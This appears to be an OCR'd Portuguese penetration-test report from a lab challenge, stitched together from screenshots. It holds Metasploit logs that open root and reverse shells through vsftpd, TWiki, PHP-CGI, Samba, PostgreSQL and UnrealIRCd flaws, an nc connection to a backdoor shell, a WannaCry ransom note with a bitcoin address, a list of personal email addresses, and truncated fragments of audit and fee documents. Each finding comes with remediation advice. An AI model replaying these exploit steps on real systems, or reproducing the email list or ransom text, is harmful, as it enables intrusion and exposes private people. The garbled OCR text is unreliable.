PerfLogs                                                              14/07/2009 00:20   Pasta de arquivos
Usuários                                                              03/09/2021 17:13   Pasta de arquivos
Windows                                                               28/08/2021 17:09   Pasta de arquivos
dados-confidenciais-01-de-10-vazamento-de-dados-confirmado-avaliacao-kpmg  25/08/2021 00:58   Firefox HTML Docu...   5 KB
dados-confidenciais-02-de-10-respostas-resultado-final-kpmg-2021      25/08/2021 01:08   Firefox HTML Docu...   5 KB
dados-confidenciais-03-de-10-parcial-avaliacao-processo-kpmg-2021     25/08/2021 01:06   Firefox HTML Docu...   5 KB
dados-confidenciais-04-de-10-emails-clientes
dados-confidenciais-05-de-10-itens-avaliacao-desafio-kpmg-2021
dados-confidenciais-06-de-10-salario-func.kpmg.xlsx
history
rb_config
```

```
PreReqs                                                                04/09/2021 11:32   Pasta de arquivos
dados-confidenciais-07-de-10-kpmg-relatório-de-auditoria-financeira-2014  04/09/2021 11:32   Chrome HTML Do...    4.854 KB
dados-confidenciais-08-de-10-relatório-de-remuneracao-2019             04/09/2021 11:32   Chrome HTML Do...      730 KB
ExchangeSetup                                                          04/09/2021 11:32   Documento de Te...   3.617 KB
ExchangeSetup.msilog                                                   04/09/2021 11:32   Arquivo MSILOG      10.484 KB
Install.am-et.Client.20210819-175504.msilog                            04/09/2021 11:32   Arquivo MSILOG         483 KB
Install.ar.Client.20210819-175504.msilog                               04/09/2021 11:32   Arquivo MSILOG         482 KB
Install.ar.Server.20210819-175504.msilog                               04/09/2021 11:32   Arquivo MSILOG         878 KB
Install.bg.Client.20210819-175504.msilog                               04/09/2021 11:32   Arquivo MSILOG         482 KB
Install.bn-in.Client.20210819-175504.msilog                            04/09/2021 11:32   Arquivo MSILOG         486 KB
Install.ca.Client.20210819-175504.msilog                               04/09/2021 11:32   Arquivo MSILOG         482 KB
```

Máquina Windows
192.168.1.51

PORTA 445: CVE-2017-0143

Impactos



PRIVATE AND CONFIDENTIAL

KPMG

KPMG Al Fozan & Al Sadhan
KPMG Tower
Salahudeen Al Ayoubi Road
P O Box 92876
Riyadh 11663
Kingdom of Saudi Arabia

Telephone +966 11 8748500
Fax +966 11 8748600
Internet www.kpmg.com.sa

License No. 46/11/323 issued 11/3/1992

INDEPENDENT AUDITORS' REPORT

The Shareholders
Merrill Lynch Kingdom of Saudi Arabia Company
Riyadh, Kingdom of Saudi Arabia

We have audited the accompanying financial statements of **Merrill Lynch Kin**
Company - a closed joint stock company (the "Company") which comprise th
December 2014 and the related statements of income, cash flows and changes
for the year then ended and the attached notes (1) through (21) which form an inte
statements.

Management's responsibility for the financial statements

Management is responsible for the preparation and fair presentation of these
accordance with generally accepted accounting standards in the Kingdom c
compliance with Article 123 of the Regulations for Companies and Company'
internal control as management determines is necessary to enable the preparatio
that are free from material misstatement, whether due to fraud or error. Mana
with all the information and explanations that we require relating to our a
statements.

Auditor's responsibilities

Our responsibility is to express an opinion on these financial statements b
conducted our audit in accordance with generally accepted auditing standards
standards require that we comply with relevant ethical requirements and plan a
obtain reasonable assurance whether the financial statements are free of materia

An audit involves performing procedures to obtain audit evidence about the am
the financial statements. The procedures selected depend on our judgment, incl
the risks of material misstatement of the financial statements, whether due to fi
those risk assessments, we consider internal controls relevant to the entity
presentation of the financial statements in order to design audit procedures that are appropriate in the circumstances, but not for the purpose of expressing an opinion on the effectiveness of the entity's internal controls. An audit also includes evaluating the appropriateness of accounting policies used and the reasonableness of accounting estimates made by management, as well as evaluating the overall presentation of the financial statements.

We believe that the audit evidence we have obtained is sufficient and appropriate to provide a basis for

dados-confidenciais-04-de-10-emails-clientes - Bloco de notas

```
a_vanessinha_1990@hotmail.com
a3sign@pandora.be
aaanika2@hotmail.com
aaron2003s@bol.com.br
aaron--21@hotmail.com
abidoral@hotmail.com
abk_333@hotmail.com
abner_bim@hotmail.com
abner_bim@hotmail.com
acacio_divix@hotmail.com
academia.boaforma@yahoo.com.br
ac-ferian@bol.com.br
acordarsono@hotmail.com
acsa_lim@yahoo.com.br
adamyth@gmail.com
add_ae_jente@yahoo.com.br
addgeral@gmail.com
addyevusk@yahoo.com.br
adeozemir@yahoo.com.br
adhaha@gmail.com
adhaha@gmail.com
adidas__star@hotmail.com
adidas__star@hotmail.com
adilio-vidaloka@yahoo.com.br
adilson.mariano5@terra.com.br
admgerald1@yahoo.com.br
adri_barboza@hotmail.com
adri_barboza@hotmail.com
adriaens@pandora.be
adrian_boyzinhu@yahoo.com.br
adriana_lemes_farias@hotmail.com
adriana_lemes_farias@hotmail.com
adrianacpx@yahoo.com.br
adriane_do_prado@yahoo.com.br
adrianinhaim@bol.com.br
adrianinhaim@bol.com.br
adrianinhaxp@yahoo.com.br
adriano.fariasnascimento@yahoo.com.br
adriano_wolf1@hotmail.com
adrianogato.2007@hotmail.com
adrianojareck@hotmail.com
adrianonev3s@gmail.com
adrianosenna@yahoo.com.br
adrianraniery@bol.com.br
```

3. Our fees estimate

3.1 Summary

This section provides the following information:

s of the work we propose to undertake;

ourly rates we propose to charge for each part of that work;

ne we anticipate each part of the work will take; and

er we think it will be necessary to seek approval to exceed the amount of the estimate, and if so, why.

mount of our fees estimate is £301,468. The following tables summarise our anticipated time costs and e more detail on each area of work. Time costs are shown at the hourly rates set out later. As we do not he Company will move from administration to liquidation, we have not included an estimate of our fees and es for any subsequent liquidation.

d since our appointment to 11 December 2019, we have incurred time costs of £199,967, representing fees estimate.

Time costs

of work	Hours	Fees estimate (£)	Average hourly rate (£/hour)	Hours incurred to 11 December 2019	Time costs incurred to 11 December 2019 (£)	Average hourly rate for time costs incurred to 11 December 2019 (£/hour)
ncy & Treasury	81.01	20,469	252.67	49.35	12,469	252.66
	218.56	73,318	335.46	188.75	63,318	335.46
	272.11	68,558	251.95	93.50	23,558	251.96
s and pensions	14.62	5,812	397.54	10.85	4,312	397.42
ons	25.45	7,044	276.78	25.45	7,044	276.78
nd compliance	181.43	52,073	287.01	111.75	32,073	287.01
Planning	121.68	53,771	441.90	99.05	43,771	441.91
AT	55.76	20,423	366.27	36.65	13,423	366.25
s and fees estimate	**970.62**	**301,468**	**310.59**	**615.35**	**199,968**	**324.97**


Our total remuneration cannot exceed the total amount of this fees estimate without prior consent from the fee approving body.

The above table provides an estimate of the anticipated time likely to be required on the various areas of work and in future reports we will provide an update by reference to actual costs incurred. To facilitate such a comparison, we are likely to report costs on the same basis and using our normal rates.

Máquina Windows
192.168.1.51

PORTA 445: CVE-2017-0143

Impactos



Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Soluções

- Aplicação de Patch
  Atualização de segurança do Windows Server 2008 para sistemas com base em x64 (KB4012598)


- Desabilitar o SMBv1

Máquina Linux
192.168.0.115

Máquina Linux
192.168.0.115

Port 21 - FTP: CVE-2011-2523

Esse CVE apresenta uma vulnerabilidade na versão 2.3.4 do vsftpd em que contém um backdoor no qual abre um shell na porta 6200/tcp.
CVSS Base Score: 9.8 CRITICAL



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.115:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.115:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.115:21 - The port used by the backdoor bind listener is already open
[+] 192.168.0.115:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (0.0.0.0:0 → 192.168.0.115:6200) at 2021-09-03 14:45:54 -0400

ss -tunl | grep 6200
tcp     0      100                         *:6200                         *:*
id; hostname
uid=0(root) gid=0(root)
MSBRDESAFIO02
```

Soluções


- Aplicação de Patch
- Rever privilégios do daemon que estão rodando no servidor.

Máquina Linux
192.168.0.115


Port 80 - WEB

Aplicação Twiki: CVE-2005-2877


Há uma vulnerabilidade no componente de histórico do Twiki. Essa vulnerabilidade é explorada passando um parâmetro 'rev' contendo metachars de shell ao script de TwikiUsers, permitindo assim, um atacante executar códigos arbitrários.
CVSS Score: 7.5 HIGH




```
TWiki (TM) - A Web Based Collaboration Platform
================================================


TWiki Distribution
------------------

Version: 01 Feb 2003
Release type: Production release
```



```
msf6 exploit(unix/webapp/twiki_history) > check

[*] Attempting to delete /twiki/bin/jrQnjYpfTeiI ...
[+] 192.168.0.115:80 - The target is vulnerable.
```



```
msf6 exploit(unix/webapp/twiki_history) > run

[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Command shell session 2 opened (192.168.0.102:4444 → 192.168.0.115:58330)
```



```
msf6 exploit(unix/webapp/twiki_history) > sessions 2
[*] Starting interaction with 2 ...

id; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
MSBRDESAFIO02
```

FiveSEC
CYBER SECURITY

Solução


- Aplicação de Patch

Máquina Linux
192.168.0.115

Port 80 - WEB

PHP versão 5.2.4-2ubuntu5.10: CVE-2012-2336

O arquivo sapi/cgi/cgi_main.c em versões anteriores à 5.3.13 do PHP, quando configurado como um script CGI, não consegue lidar com a strings que contém uma sequência de %3D (= url encoded), o que permite atacantes remotos executar um código arbitrário trocando certas opções na string que é passada no comando. NOTA: Esse CVE se originou de um fix mal feito pelo da CVE-2012-1823 | CVSS Score: 5.0 Medium



PHP Version 5.2.4-2ubuntu5.10


System	Linux MSBRDESAFIO02 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

is server is protected with the Suhosin Patch 0.9.6.2
pyright (c) 2006 Hardened-PHP Project

수호신

is program makes use of the Zend Scripting Language Engine:
nd Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Powered By



```
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Sending stage (39282 bytes) to 192.168.0.115
[*] Meterpreter session 4 opened (192.168.0.102:4444 → 192.168.0.115:54870)

meterpreter > shell
Process 25733 created.
Channel 0 created.
id; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
MSBRDESAFIO02
```


Solução

- Aplicação de Patch

Máquina Linux
192.168.0.115

Porta 445
SMB - smbd - versão 3.0.20: CVE-2007-2447

A funcionalidade MS-RPC no smbd no Samba 3.0.0 à 3.0.25, permite um atacante remoto executar comandos arbitrários através de um shell envolvendo a função SamrChangePassword, quando o "username map script" em smb.conf está ativado.
CVSS Score: 6.0 MEDIUM



```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Command shell session 4 opened (192.168.0.102:4444 → 192.168.0.115:37930) at 2021-09-03 14:52:52 -0400

id; hostname
uid=0(root) gid=0(root)
MSBRDESAFIO02
```

Máquina Linux
192.168.0.115


Porta 445 - SMB: CVE-2007-2447

Soluções


- Aplicação de Patch
- Rever privilégios do daemon que estão rodando no servidor.

Porta 1524 - Backdoor

Possível backdoor deixado pelos ataques recentes que a empresa teve.



```
1099/tcp  open  java-rmi          syn-ack ttl 64 GNU Classpath grmiregistry
1524/tcp  open  bindshell         syn-ack ttl 64 Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs               syn-ack ttl 64 2-4 (RPC #100003)
```



```
┌──(kali㉿kali)-[~/Pedro/KPMG-Labs]
└─$ nc 192.168.0.115 1524
root@MSBRDESAFIO02:/# id; hostname
uid=0(root) gid=0(root) groups=0(root)
MSBRDESAFIO02
```

Soluções

- Fazer port scan ocasionalmente para que se possa ter uma noção do que está rodando no servidor.
- Remover este backdoor que dá acesso à máquina com privilégio máximo.


Máquina Linux
192.168.0.115

Porta 5432

PostgreSQL - CVE-2007-3280

Em algumas instalações padrões do PostgreSQL no Linux, o user do serviço pode escrever no diretório /tmp, a pode oferecer Bibliotecas Compartilhadas UDF, possibilitando a execução de um código arbitrário.

CVSS Score: 9.0 HIGH



```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.0.126:4444
[*] 192.168.0.115:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by (
Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/psdQUpzD.so, should be cleaned up automatically
[*] Sending stage (984904 bytes) to 192.168.0.115
[*] Meterpreter session 2 opened (192.168.0.126:4444 → 192.168.0.115:54647)
:50 -0400

meterpreter > shell
Process 5816 created.
Channel 1 created.
id; hostname
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
MSBRDESAFIO02
█
```

Máquina Linux
192.168.0.115

Porta 5432 - PostgreSQL

Soluções

- Aplicação de Patch


Máquina Linux
192.168.0.115

Porta 6667

UnrealIRCd 3.2.8.1 - CVE-2010-2075

Essa versão do aplicativo, foi distribuído em alguns sites durante um período de tempo e continha um cavalo de tróia que foi introduzido externamente em um macro que possibilita o atacante executar comando arbitrários.

CVSS Score: 7.5 HIGH



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.0.126:4444
[*] 192.168.0.115:6667 - Connected to 192.168.0.115:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP addre
ss instead
[*] 192.168.0.115:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo moj8kelsai26vs71;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "moj8kelsai26vs71\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.126:4444 → 192.168.0.115:36019) at 2021-09-06 15:
19:07 -0400

id; hostname;
uid=0(root) gid=0(root)
MSBRDESAFIO02
```

Soluções

